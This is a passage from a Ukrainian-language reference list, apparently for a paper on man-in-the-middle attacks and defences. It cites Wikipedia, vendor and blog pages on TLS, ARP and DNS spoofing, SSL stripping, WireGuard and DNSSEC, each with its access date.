   URL: <https://ru.wikipedia.org/wiki/TLS> (дата звернення: 30.05.2025).
8. FTP-протокол — Принципи та вразливості  
   URL: <https://ru.wikipedia.org/wiki/FTP> (дата звернення: 30.05.2025).
9. Що таке ARP-spoofing — Вікіпедія  
   URL: <https://uk.wikipedia.org/wiki/ARP_spoofing> (дата звернення: 30.05.2025).
10. Що таке DNS та як працює — CityHost  
    URL: <https://cityhost.ua/uk/blog/scho-take-dns-ta-yak-pracyu-sistema-domennih-imen.html> (дата звернення: 30.05.2025).
11. Що таке MITM-атака — ESET  
    URL: <https://help.eset.com/glossary/uk-UA/man_in_the_middle.html> (дата звернення: 30.05.2025).
12. Як працює атака «людина посередині» — CloudAV  
    URL: <https://www.cloudav.ru/mediacenter/security/man-in-the-middle-attack/> (дата звернення: 30.05.2025).
13. Пояснення MITM — HackYourMom  
    URL: <https://hackyourmom.com/kibervijna/shpargalka-mitm/> (дата звернення: 30.05.2025).
14. SSL-протоколи проти MITM — SSLDragon  
    URL: <https://www.ssldragon.com/blog/ssl-prevent-mitm-attacks/> (дата звернення: 30.05.2025).
15. Підміна DNS — Kaspersky  
    URL: <https://ru.kaspersky.com/resource-center/threats/dns-spoofing> (дата звернення: 30.05.2025).
16. Що таке SSL Strip — Kaspersky  
    URL: <https://ru.kaspersky.com/blog/ssl-strip-attack/26199/> (дата звернення: 30.05.2025).
17. Принципи TLS 1.3 — Xakep  
    URL: <https://xakep.ru/2019/06/12/tls-1-3-guide/> (дата звернення: 30.05.2025).
18. Let’s Encrypt та HTTPS — Cloudflare  
    URL: <https://www.cloudflare.com/ssl/> (дата звернення: 30.05.2025).
19. VPN WireGuard — WireGuard  
    URL: <https://www.wireguard.com/> (дата звернення: 30.05.2025).
20. DNSSEC — захист DNS  
    URL: <https://www.cloudflare.com/dns/dnssec/> (дата звернення: 30.05.2025).